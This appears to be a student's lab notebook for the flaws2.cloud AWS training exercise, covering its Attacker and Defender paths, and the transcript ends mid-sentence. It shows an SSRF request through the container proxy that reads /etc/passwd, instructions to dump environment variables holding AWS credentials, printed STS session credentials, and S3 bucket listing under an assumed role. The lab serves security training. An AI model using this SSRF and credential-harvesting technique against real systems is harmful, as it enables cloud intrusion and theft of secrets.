
```
vocstartsoft:~/environment $
```

The browser window at the top shows the URL <https://console.aws.amazon.com/cloud9/ide/64246f1c17e64c9ca36d2f5823f8e9cb>.


show the secret URL within the file.



Level 2 attacker




Take a screenshot of the successful login.



Level 3 Attacker


To test this, show the output when using
http://container.target.flaws2.cloud/proxy/file:///etc/passwd




The screenshot shows a Linux desktop environment with a dark theme. On the left is a vertical dock containing icons for various applications: a file manager, a terminal, a code editor (VS Code), a video camera, a messaging application, and a grid icon. The main window is a Firefox browser instance titled "container.target.flaws2.cloud" with the URL "container.target.flaws2.cloud/proxy/file:///etc/passwd". The browser's status bar indicates "May 16 11:33 AM". The content of the browser window is a long list of environment variables, starting with "root:x:0:0:root:/bin/bash" and ending with "/systemd:/bin/false _apt:x:104:65534::/nonexistent:/bin/false".

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin
nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
```


Show the environment variables for the process running the container. Make a note of the variables specific to AWS.



Use the proxy to access the contents of the URI above and show its output.



Visit the last URL and show a screenshot of the site.



Flaws2.Cloud Defender

Show the caller identity associated with these credentials via AWS's Security Token Service (STS) using the command below: aws sts get-caller-identity --profile security


The screenshot shows a Linux desktop environment with a terminal window open in a browser-based IDE. The terminal window displays the following AWS command output:

```
vocstartsoft:~/environment $ ls
README.md
vocstartsoft:~/environment $ cd ~/.aws
vocstartsoft:~/.aws $ ls
config credentials
vocstartsoft:~/.aws $ vim credentials
vocstartsoft:~/.aws $ !v
vim credentials
vocstartsoft:~/.aws $ !v
vim credentials
vocstartsoft:~/.aws $ vim config
vocstartsoft:~/.aws $ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBF1",
    "Account": "322079859186",
    "Arn": "arn:aws:iam:322079859186:user/security"
}
vocstartsoft:~/.aws $
```

Below the main terminal window, there is a smaller immediate window:

```
bash - "ip-172-31-53-144' x Immediate
vocstartsoft:~/environment $
```

**Show the token issued by using the command below
aws sts get-session-token --profile security**



A screenshot of a Linux desktop environment showing a terminal window in a browser-based IDE. The terminal shows the output of the aws sts get-session-token command.

```
vocstartsoft:~/aws $ aws sts get-session-token --profile security
{
    "Credentials": {
        "AccessKeyId": "ASIAUV7LUMZDEMMPSKX",
        "SecretAccessKey": "p0jfasCUPkU30rgIVTwb4zMHKoZ6f23p81gj+5in",
        "SessionToken": "FwoGZXIvYXdEKA//wEABFNCKh0s/nr7qrzgyKCAREQRgKsYoGjhH01uqBInX7KsHkG3hLPh247nky/sdDqJ8WzZwxFsovFAEzJQFJyJiu40twyMq2q0FrBsBu3Y+YqmwF3XVryBxZ6P70bkPU43Paohrz3qf5tVQXnflesqrwgmr5FBYVQ4J2SNnTpUvulSavzskYeL02UxMhpjIe8piGhQYyKsnsqTLh6vCSZnZtJFGnPptstgmnIq3pWI4x0nx0UlypxPa+Y+Npjdpo=",
        "Expiration": "2021-05-17T09:19:46Z"
    }
}
vocstartsoft:~/aws $
```

The terminal window has tabs for "python3 - ip-172-31-53-1" and "bash - ip-172-31-53-144". The status bar at the bottom right of the terminal window says "AWS: (not connected)".

Show the output of the following commands that use STS to show what the profiles correspond to and the AWS accounts the roles assigned are associated with.

- a) aws sts get-caller-identity --profile security

A screenshot of a Linux desktop environment, likely elementary OS, showing several open windows. At the top, there's a dock with icons for Workbench, Lab Notebook #4 - Goog, flAWS2.cloud, 4.4: flaws2.cloud, and cs595gomez22 - AWS C. Below the dock, the desktop has a dark theme with a vertical application menu on the left containing icons for various applications like a file manager, terminal, and browser. Two terminal windows are open: one titled 'python3 - ip-172-31-53-1 x' showing AWS configuration output, and another titled 'bash - ip-172-31-53-144 x' showing a blank command line.

```
vocstartsoft:~/aws $ vim config
vocstartsoft:~/aws $ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBFI",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
vocstartsoft:~/aws $
```

```
vocstartsoft:~/environment $
```

b) aws sts get-caller-identity --profile target_security

The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open in the foreground, displaying the following command and its output:

```
vocstartsoft:~/.aws $ aws sts get-caller-identity --profile target_security
{
    "UserId": "AROAIKRY5GULQYOGRMNS:botocore-session-1621200164",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-1621200164"
}
vocstartsoft:~/.aws $
```

Below the terminal, another terminal window titled "bash - ip-172-31-53-144" is visible, showing:

```
vocstartsoft:~/environment $
```

The desktop interface includes a vertical dock on the left with icons for various applications like Workbench, Lab Notebook, AWS CloudWatch, and AWS Lambda. The top bar shows the date and time as May 16 2:22 PM.

Using the target_security profile, repeat the last step of the Attacker path by showing the buckets in the target account. Take a screenshot of the buckets listed

The screenshot shows a Linux desktop environment with a dark theme. On the left is a vertical dock containing icons for various applications: Workbench, Lab Notebook #4 - Goog, fAWS2.cloud, 4.4: flaws2.cloud, and cs595gomez22 - AW. The main window is a terminal session in a browser-based IDE, specifically Cloud9. The terminal window title is "bash - ip-172-31-53-144 x". The terminal output shows several AWS commands being run:

```
vocstartsoft:~/aws $ aws sts get-caller-identity --profile target_security
{
    "UserId": "AROAIKRY5GULQLY0GRMNS:botocore-session-1621200164",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-1621200164"
}
vocstartsoft:~/aws $ aws s3 ls --profile target_security
2018-11-20 19:50:08 flaws2.cloud
2018-11-20 18:45:26 level1.flaws2.cloud
2018-11-21 01:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 19:47:22 level3-oc6ou6dnkwsszvvdrraxc5t5udrsw3s.flaws2.cloud
2018-11-27 20:37:27 the-end-962b72bjahfm5b4wcktm8t9zsapemjb.flaws2.cloud
vocstartsoft:~/aws $
```

Below this terminal window is another smaller terminal window titled "bash - ip-172-31-53-144 x" with the tab "Immediate". Its output is:

```
vocstartsoft:~/environment $
```

Finally, we can output identity and network address information to more fully detail the events. Show the last 10 output lines of the following: cat *.json | jq -cr '.Records[]|[.eventTime, .sourceIPAddress, .userIdentity.arn, .userIdentity.accountId, .userIdentity.type, .eventName] |@tsv' | sort

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is titled "bash - ip-172-31-53-144" and displays AWS CloudTrail log entries. The logs are timestamped from November 28, 2018, at 03:12Z to 09:28Z. The log entries show various AWS services (Lambda, API Gateway, S3) being accessed by IP addresses such as 104.102.221.250 and 104.102.221.250. The log entries include details like the 